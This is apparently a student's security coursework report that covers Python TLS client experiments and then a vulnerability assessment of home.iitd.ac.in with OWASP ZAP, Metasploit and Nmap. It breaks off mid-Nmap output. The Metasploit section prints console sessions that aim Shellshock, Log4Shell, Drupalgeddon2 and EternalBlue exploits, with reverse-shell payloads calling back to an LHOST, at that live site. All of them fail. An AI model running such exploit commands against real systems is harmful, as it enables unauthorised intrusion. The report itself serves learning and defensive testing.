Phaneesh R Katti 2024JCS2037

Problem-1: Transport Layer Security (TLS)

Task-1: TLS Handshake


What is the cipher used between the client and the server?

Answer: TLS_AES_256_GCM_SHA384

The print statement:

```
cert = ssock.getpeercert()
print("[+] Server certificate:")
pprint.pprint(cert)
```

Alternatively, using Wireshark



We can observe that the Server's communication during the TLS handshake also includes the cipher used.

Print out the server certificate in the program.

```
[+] Server certificate:
{'OCSP': ('http://o.pki.goog/wr2',),
 'caIssuers': ('http://i.pki.goog/wr2.crt',),
 'crlDistributionPoints': ('http://c.pki.goog/wr2/GSyT1N4PBrg.crl',),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'Google Trust Services'),),
            (('commonName', 'WR2'),)),
 'notAfter': 'Jun 23 08:54:28 2025 GMT',
 'notBefore': 'Mar 31 08:54:29 2025 GMT',
 'serialNumber': 'B29E43B2AC795CE3099A2E878A3F58C1',
 'subject': ((('commonName', '*.google.com'),),),
 'subjectAltName': (('DNS', '*.google.com'),
                    ('DNS', '*.appengine.google.com'),
                    ('DNS', '*.bdn.dev'),
                    ('DNS', '*.origin-test.bdn.dev'),
                    ('DNS', '*.cloud.google.com'),
                    ('DNS', '*.crowdsource.google.com'),
```

Explain the purpose of /etc/ssl/certs certs.

/etc/ssl/certs is a directory on Linux systems that stores SSL/TLS certificates used for secure communications. Its main purposes include:

1. **Certificate Authority (CA) storage** - It contains trusted root and intermediate CA certificates that are used to verify the authenticity of certificates presented by remote servers during SSL/TLS connections.
2. **System-wide trust store** - Applications and services on the system can refer to this common directory to access trusted certificates, rather than each application maintaining its own certificate store.
3. **Certificate management** - The directory typically contains individual certificate files as well as a concatenated file (ca-certificates.crt) and hash-named symbolic links for efficient certificate lookup.


This directory is particularly important for:

- Web browsers validating HTTPS connections
- Email clients securing SMTP/IMAP/POP3 connections
- Command-line tools like curl and wget when accessing secure websites
- System services that need to establish secure connections


On most Linux distributions, this directory is managed by packages like ca-certificates, which provide mechanisms to update the certificate store when new CAs are trusted or compromised ones need to be removed. The update-

ca-certificates command is often used to rebuild the certificate store after changes.
The presence of this central certificate store helps maintain consistent security across all applications on the system and simplifies certificate management.


Wireshark-TCP-TLS-Handshakes




The first three packets are indicative of a TCP handshake. They follow the typical three-way TCP handshake process as shown below. The sequence and acknowledgement numbers follow the right order too.



The TLS handshake on the other hand can be seen in packets '8' and '9'.





These 2 packets are part of the TLS handshake. There can be additional TLS packets for actual payload/application data or for changing ciphers/keys.

The initial connection to the server triggers the **TCP handshake**. In our code, when we create our secure socket (**ssock**), we purposely set the **do_handshake_on_connect** flag to false so that we can trigger it manually later. Either way, creating this secure socket with the relevant '**context'** triggers the **TLS handshake**.

Task-2: CA's certificates

First, we set the cadir variable to a custom certs folder.

```
hostname = sys.argv[1]
port = 443
proxy_host = "proxy62.iitd.ac.in"
proxy_port = 3128
# cadir = '/etc/ssl/certs'
cadir = './certs'
```

When we run the program:

```
baadalvm@baadalvm:~/a5$ ./1.py google.com
[+] Connecting to google.com:443 via proxy proxy62.iitd.ac.in:3128
[+] Connected to proxy and target host

[*] After TCP connection. Press Enter to continue...

[+] Starting TLS handshake...
[!] Error: [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: unable to get local issuer certificate (_ssl.c:1007)
```

The specific error "**unable to get local issuer certificate**" means that your client encountered a certificate in the trust chain but couldn't find its issuer (the Certificate Authority that signed it) in the certificate store you specified.

When you set a custom certificates folder and that folder is empty, you're essentially telling the client: "**Only trust certificates from this folder**" - but since there are no certificates in the folder, the client can't verify any SSL connections. It's like giving someone a list of trusted people, but the list is blank.

The normal certificate verification process works like this:

- Server presents its certificate
- Client checks if it was signed by a trusted CA
- If not, client looks for the intermediate certificate that signed it
- Client continues up the chain until it finds a trusted root CA

With an empty certs folder, this chain verification fails immediately since there are no trusted CAs.

To fix this issue, you have several options:

- Revert to using the system's default certificate store (/etc/ssl/certs)
- Populate your custom certificate folder with the necessary CA certificates
- If appropriate for your use case, disable certificate verification (not recommended for production systems)

In our case, using the **'certifi'** python package. By copying the ca-certificates.crt file from the certifi package to your custom folder, you've provided your application with the trusted root certificates it needs to verify SSL connections.

This solves the issue because:

1. certifi is a curated collection of trusted root certificates similar to what's in /etc/ssl/certs
2. The ca-certificates.crt file contains multiple concatenated CA certificates that can verify most legitimate websites
3. When your application checks a server's certificate, it can now find the issuing CA in this file
4. This restores the certificate chain of trust, allowing secure connections to be established

Your application can now validate certificates using this custom location instead of the system default path.

```
baadalvm@baadalvm:~/a5$ pip install certifi
Defaulting to user installation because normal site-packages is not writeable
Requirement already satisfied: certifi in /usr/lib/python3/dist-packages (2020.6.20)
baadalvm@baadalvm:~/a5$ cp $(python3 -m certifi) ./certs/
baadalvm@baadalvm:~/a5$
```

If you have only one file, it is better to use **cafile** rather than **capath** parameter in your context

```
# Wrap with SSL
context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
# context.load_verify_locations(capath=cadir)
context.load_verify_locations(cafile='./certs/ca-certificates.crt')
context.verify_mode = ssl.CERT_REQUIRED
context.check_hostname = True
```

Now, we can connect successfully again.

```
baadalvm@baadalvm:~/a5$ ./1.py google.com
[+] Connecting to google.com:443 via proxy proxy62.iitd.ac.in:3128
[+] Connected to proxy and target host

[*] After TCP connection. Press Enter to continue...

[+] Starting TLS handshake...
[+] TLS handshake completed


[*] After handshake. Press Enter to close...
[+] Connection closed cleanly
```

Task-3: Hostname

Use **dig** to find the IP address of the server and then add it to the /etc/hosts file

```
baadalvm@baadalvm:~/a5$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       baadalvm
142.250.193.46  google.com
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Importance of Hostname Checks in TLS and Security Implications

Hostname verification in TLS ensures the server's certificate matches the domain name the client intends to connect to. This prevents attackers from using valid certificates issued for other domains to impersonate the target server. Here's a breakdown of its role and consequences if disabled:

How Hostname Verification Works

1. **Certificate Validation:**
   When check_hostname=True, the client compares the server_hostname (e.g., google.com) with the certificate's **Subject Alternative Names (SANs)** or **Common Name (CN)**. A mismatch triggers a validation error.
2. **Trust Chain Integrity:**
   Even if a certificate is signed by a trusted CA, hostname checks ensure it's only accepted for the specific domain it was issued to.

Experiment Observations

- **With check_hostname=True:**
  If /etc/hosts maps anything.com to Google's IP, the client rejects the connection because the certificate's SANs (e.g., *.google.com) don't include anything.com.
- **With check_hostname=False:**
  The client accepts Google's certificate even when connecting via anything.com, ignoring the hostname mismatch.

Security Implications of Disabling Hostname Checks

1. **Man-in-the-Middle (MITM) Attacks:**
   An attacker could redirect traffic to a server they control (e.g., via DNS spoofing or /etc/hosts tampering). If that server has a valid certificate for *another domain* (e.g., attacker.com), the client will trust it when check_hostname=False, enabling interception of sensitive data.

2. **Certificate Mis issuance Exploits:**
   A compromised CA issuing certificates for unintended domains could go undetected.
3. **Bypassing Domain-Specific Protections:**
   Features like HSTS (HTTP Strict Transport Security) or certificate pinning become less effective if hostname validation is skipped.

Example Attack Scenario

- **Step 1:** Attacker compromises a network and redirects google.com traffic to their server (evil.com).
- **Step 2:** Attacker presents a valid certificate for evil.com (issued by a trusted CA).
- **Step 3:** Client with check_hostname=False accepts the certificate, allowing the attacker to decrypt/modify traffic.

Best Practices

- **Always enable check_hostname** unless there's a specific, justified exception (e.g., internal testing).
- **Use certificate pinning** for critical applications to further validate server identity.

By disabling hostname checks, the client surrenders a foundational layer of TLS security, making it vulnerable to impersonation and data breaches.

Task-4: Communicating Data

HTTP:

Function to communicate via HTTP:

```python
def send_http_request(ssock, hostname):
    # Send HTTP GET request
    request = b"GET / HTTP/1.1\r\nHost: " + hostname.encode() + b"\r\nConnection: close\r\n\r\n"
    ssock.sendall(request)

    # Read response
    response = b''
    while True:
        data = ssock.recv(4096)
        if not data:
            break
        response += data

    # Print headers and body
    headers, _, body = response.partition(b'\r\n\r\n')
    print("HTTP Response Headers:")
    print(headers.decode())
    print("\nHTTP Response Body (preview):")
    print(body[:500].decode())  # Preview of the body
```

HTTP Response:

```
Enter choice: 1
HTTP Response Headers:
HTTP/1.1 301 Moved Permanently
Location: https://www.google.com/
Content-Type: text/html; charset=UTF-8
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce--fmoBT
qjZVUNqWhG8mc7bA' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http:;r
eport-uri https://csp.withgoogle.com/csp/gws/other-hp
Date: Fri, 18 Apr 2025 17:53:09 GMT
Expires: Sun, 18 May 2025 17:53:09 GMT
Cache-Control: public, max-age=2592000
Server: gws
Content-Length: 220
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
Connection: close

HTTP Response Body (preview):
<HTML><HEAD><meta http-equiv="content-type" content="text/html;charset=utf-8">
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
<A HREF="https://www.google.com/">here</A>.
</BODY></HTML>
```

HTTP + HTTPS request to download an image:

```
Menu:
1. Send HTTP request
2. Send HTTP request to download Google icon
3. Download image using HTTPS request
4. Exit
Enter choice: 2
Downloading Google icon from: www.google.com/s2/favicons?domain=google.com&sz=128
Image saved as google_icon.png

Menu:
1. Send HTTP request
2. Send HTTP request to download Google icon
3. Download image using HTTPS request
4. Exit
Enter choice: 3
Downloading image from: www.google.com/s2/favicons?domain=google.com&sz=128
Image saved as downloaded_image.png

Menu:
1. Send HTTP request
2. Send HTTP request to download Google icon
3. Download image using HTTPS request
4. Exit
Enter choice: 4
```

The only difference between a HTTP request vs a HTTPS request to download the image, is wrapping the HTTP request with the TLS/SSL context.

```python
def download_image_https(hostname, proxy_host, proxy_port, context):
    try:
        # Create a new connection to the hostname for the image
        sock = socks.socksocket()
        sock.set_proxy(socks.HTTP, proxy_host, proxy_port)
        sock.connect((hostname, 443))
        ssock = context.wrap_socket(sock, server_hostname=hostname)

        # Use Google's favicon API path
        icon_path = "/s2/favicons?domain=google.com&sz=128"
        request = b"GET " + icon_path.encode() + b" HTTP/1.1\r\nHost: " + hostname.encode() + b"\r\nConnection: close\r\n\r\n"
        ssock.sendall(request)

        print(f"Downloading image from: {hostname}{icon_path}")
```

Problem 2: Website Security Analysis

Target Website: https://home.iitd.ac.in

OWASP ZAP (Zed Attack Proxy) works by acting as an intercepting proxy between the user's browser and the target web application. It passively monitors traffic for security issues and can also actively scan the site using a suite of automated attacks to probe for vulnerabilities such as cross-site scripting (XSS), SQL injection, insecure headers, and more. ZAP crawls the application structure, injects payloads into input fields, and analyses the responses to identify misconfigurations or exploitable patterns. It simulates a real-world attacker's behaviour, making it especially useful for identifying issues in the web application layer.

Tool-1: OWASP ZAP

🔍 **Report Parameters**

- **Contexts:** All included by default (no specific selection)
- **Sites Included:** https://home.iitd.ac.in
- **Risk Levels Included:** High, Medium, Low, Informational
- **Confidence Levels Included:** User Confirmed, High, Medium, Low
- **Confidence Levels Excluded:** False Positive

📊 Alert Summary

Risk	High	Medium	Low	Informational	Total
High	0	1	0	0	1
Medium	0	1	1	1	3
Low	0	1	3	1	5
Informational	0	2	2	0	4
Total	0	5	6	2	**13**

Alerts by Type:

Alert Type	Risk	Count
Vulnerable JS Library	High	1
Absence of Anti-CSRF Tokens	Medium	1
Content Security Policy Header Not Set	Medium	1
Vulnerable JS Library (another instance)	Medium	1
Cross-Domain JavaScript Source File Inclusion	Low	1
Information Disclosure - Debug Error Messages	Low	1
Secure Pages Include Mixed Content	Low	1
Strict-Transport-Security Header Not Set	Low	1
Timestamp Disclosure - Unix	Low	1
Suspicious Comments	Informational	1
Modern Web Application	Informational	1
Re-examine Cache-control Directives	Informational	1
User Controllable HTML Attribute (Potential XSS)	Informational	1

⚠️ **High-Risk Finding**

Vulnerable JS Library

- **URL:** https://home.iitd.ac.in/js/jquery-plugin-collection.js
- **Library:** jquery-validation v1.14.0
- **Known CVEs:**
  - CVE-2022-31147
  - CVE-2021-21252
  - CVE-2021-43306

- **Associated OWASP Categories:**
  - OWASP 2017 A09: Using Components with Known Vulnerabilities
  - OWASP 2021 A06: Vulnerable and Outdated Components
- **CWE Reference:** CWE-1395
- **Recommendation:**
  Update the jquery-validation library to the latest stable version. Regularly audit and update third-party components to address known vulnerabilities.

⚠️ Medium-Risk Findings

---

1. Absence of Anti-CSRF Tokens

- **URL(s):** Multiple (560 instances)
- **Description:**
  Anti-CSRF tokens are not present in the application. This means the app may be vulnerable to Cross-Site Request Forgery (CSRF) attacks, allowing attackers to perform actions on behalf of authenticated users without their knowledge.
- **Impact:** May allow unauthorized transactions or actions if a user is tricked into clicking a malicious link.
- **Recommendation:**
  Implement CSRF protection mechanisms such as synchronizer tokens or double-submit cookies for all state-changing requests.

---

2. Content Security Policy (CSP) Header Not Set

- **URL(s):** Multiple (564 instances)
- **Description:**
  The HTTP response does not include a Content-Security-Policy header. CSP helps mitigate XSS, clickjacking, and other injection attacks by restricting resources the browser can load.
- **Impact:** Without CSP, the application is more vulnerable to content injection and script-based attacks.
- **Recommendation:**
  Configure and apply a strict Content Security Policy in HTTP response headers.

1. Vulnerable JavaScript Library

Using an outdated JavaScript library like `jquery-validation v1.14.0`, which has known CVEs such as CVE-2022-31147, exposes the application to vulnerabilities that attackers can exploit directly. For example, some of these issues allow attackers to bypass input validation routines or execute unintended scripts. An attacker can deliberately craft form inputs or inject malicious payloads that take advantage of broken validation logic, leading to security bypasses, data leakage, or stored cross-site scripting (XSS). Since the vulnerable script is publicly accessible and used client-side, attackers can easily review it, reproduce exploits, and validate them in real-time using browser developer tools or custom scripts.

2. Content Security Policy (CSP) Header Not Set

When a Content Security Policy header is missing, attackers can exploit this by injecting malicious scripts—often through XSS vulnerabilities—that the browser will not block. For instance, if an attacker finds a way to inject a <script> tag into a webpage (via user input, for example), the browser will execute it without restriction. With no CSP in place, the attacker can load external JavaScript (from their own server) and execute arbitrary code in the victim's browser, leading to session hijacking, data exfiltration, or redirection to phishing pages. The absence of CSP makes such payloads feasible and dramatically increases the chances of successful exploitation.

---

3. Absence of Anti-CSRF Tokens

Without Anti-CSRF tokens, attackers can perform **Cross-Site Request Forgery** by tricking authenticated users into executing unwanted actions on a web application where they're logged in. For example, a user logged into a banking site could be lured into clicking a hidden form on a malicious website that silently transfers money using their active session. Since the server doesn't require a unique CSRF token to verify the authenticity of the request, it accepts it as valid. This kind of attack is easy to validate using tools like Burp Suite or a simple HTML form on a test page, and it demonstrates how attackers can leverage trust relationships between the user and the site.

Tool-2: Metasploit

Metasploit is an exploitation framework that tests for vulnerabilities by simulating actual attacks using a vast collection of ready-to-use exploits, payloads, and auxiliary modules. It identifies potential weaknesses by scanning the target, selecting applicable exploits based on known CVEs or misconfigurations, and attempting to gain control or access via those exploits. Metasploit goes beyond detection—it's designed to validate that a vulnerability is exploitable by executing real attack code in a controlled environment, often gaining shell access or demonstrating data exfiltration.

We test the target against famous CVEs, mainly to show their **absence**.

Shellshock

Bash bug allowing remote code execution via CGI scripts. **Not present.**

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set RHOSTS home.iitd.ac.in
RHOSTS => home.iitd.ac.in
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/test.cgi
TARGETURI => /cgi-bin/test.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 192.168.247.54
LHOST => 192.168.247.54
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run
[*] Exploiting target 10.10.211.212
[-] Exploit failed: cmd/unix/reverse is not a compatible payload.
[*] Exploiting target 2001:df4:e000:29::212
[-] Exploit failed: cmd/unix/reverse is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

Log4Shell

Remote code execution via a simple header — like User-Agent. **Not present.**

```
~ × phani@LAPTOP-3QURC2N7: ~ × phani@LAPTOP-3QURC2N7: ~ × phani@LAPTOP-3QURC2N7: - × + ⌄
msf6 exploit(multi/http/log4shell_header_injection) > set RHOSTS home.iitd.ac.in
RHOSTS => home.iitd.ac.in
msf6 exploit(multi/http/log4shell_header_injection) > set RPORT 443
RPORT => 443
msf6 exploit(multi/http/log4shell_header_injection) > set SSL true
[!] Changing the SSL option's value may require changing RPORT!
SSL => true
msf6 exploit(multi/http/log4shell_header_injection) > set TARGETURI /
TARGETURI => /
msf6 exploit(multi/http/log4shell_header_injection) > set PAYLOAD java/shell_reverse_tcp
PAYLOAD => java/shell_reverse_tcp
msf6 exploit(multi/http/log4shell_header_injection) > set LHOST 192.168.247.54
LHOST => 192.168.247.54
msf6 exploit(multi/http/log4shell_header_injection) > run
[*] Exploiting target 10.10.211.212
[*] Started reverse TCP handler on 192.168.247.54:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: bad-config: The SRVHOST option must be set to a routable IP address.
[*] Exploiting target 2001:df4:e000:29::212
[*] Started reverse TCP handler on 192.168.247.54:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: bad-config: The SRVHOST option must be set to a routable IP address.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/log4shell_header_injection) >
```

Drupalgeddon 2 (CVE-2018-7600):

Unauthenticated RCE in Drupal core — full shell via URL.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS home.iitd.ac.in
RHOSTS => home.iitd.ac.in
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set TARGETURI /
TARGETURI => /
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set LHOST 192.168.247.54
LHOST => 192.168.247.54
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run
[*] Exploiting target 10.10.211.212
[*] Started reverse TCP handler on 192.168.247.54:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. "set ForceExploit true" to override check result.
[*] Exploiting target 2001:df4:e000:29::212
[*] Started reverse TCP handler on 192.168.247.54:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: unknown: Cannot reliably check exploitability. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
```

Not present.

Eternal Blue (CVE-2017-0144)

Used in WannaCry. Exploits SMB to get RCE.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS home.iitd.ac.in
RHOSTS => home.iitd.ac.in
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.247.54
LHOST => 192.168.247.54
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Exploiting target 10.10.211.212
[*] Started reverse TCP handler on 192.168.247.54:4444
[*] 10.10.211.212:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.10.211.212:445     - Rex::ConnectionTimeout: The connection with (10.10.211.212:445) timed out.
[*] 10.10.211.212:445     - Scanned 1 of 1 hosts (100% complete)
[-] 10.10.211.212:445 - The target is not vulnerable.
[*] Exploiting target 2001:df4:e000:29::212
[*] Started reverse TCP handler on 192.168.247.54:4444
[*] 2001:df4:e000:29::212:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 2001:df4:e000:29::212:445 - Rex::HostUnreachable: The host ([2001:df4:e000:29::212]:445) was unreachable.
[*] 2001:df4:e000:29::212:445 - Scanned 1 of 1 hosts (100% complete)
[-] 2001:df4:e000:29::212:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```

Not present

Tool-3: NMAP

Nmap (Network Mapper) identifies vulnerabilities by performing low-level scanning of IP addresses, ports, and services running on a target system. It uses scripts from the Nmap Scripting Engine (NSE) to go beyond simple discovery and detect issues such as outdated software, misconfigured protocols, or known exploits (like Slowloris). Nmap assesses the network's exposure by analysing how the system responds to crafted packets, and its vulnerability scan scripts can simulate specific attacks or behaviours to validate if a host is susceptible to a known vulnerability.

Command Used:

nmap -p- -sV -sS --script vuln home.iitd.ac.in

🔍 **Explanation of Each Flag:**

- **-p-**
  Scans **all 65,535 TCP ports** (instead of the default top 1,000), ensuring no open port goes undetected.
- **-sS**
  Uses a **TCP SYN scan** (also known as a "half-open" scan). It's stealthy and fast, as it sends SYN packets and waits for SYN-ACK replies without completing the TCP handshake.
- **-sV**
  Enables **version detection**, which probes open ports to determine what service and version are running (e.g., Apache 2.4.41, OpenSSH 8.2, etc.).
- **--script vuln**
  Uses the **Nmap Scripting Engine (NSE)** to run all scripts categorized as vuln, which test for **known vulnerabilities** on discovered services (e.g., Heartbleed, Shellshock, SMBv1 exploits, misconfigured services).
- **home.iitd.ac.in**
  The **target domain** being scanned.

This command performs an **in-depth scan** of all TCP ports on home.iitd.ac.in, identifies the services and their versions, and runs a set of vulnerability detection scripts against those services to check if any of them are known to be exploitable.

Overall Output:

```
└─$ nmap -p- -sV -sS --script vuln home.iitd.ac.in
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-19 02:31 IST
Stats: 0:01:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 23.84% done; ETC: 02:35 (0:02:53 remaining)
Nmap scan report for home.iitd.ac.in (103.27.9.24)
Host is up (0.038s latency).
Other addresses for home.iitd.ac.in (not scanned): 2001:df4:e000:29::212
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp?
80/tcp   open  http     Apache httpd
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
443/tcp  open  ssl/http Apache httpd
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-vuln-cve2010-0738:
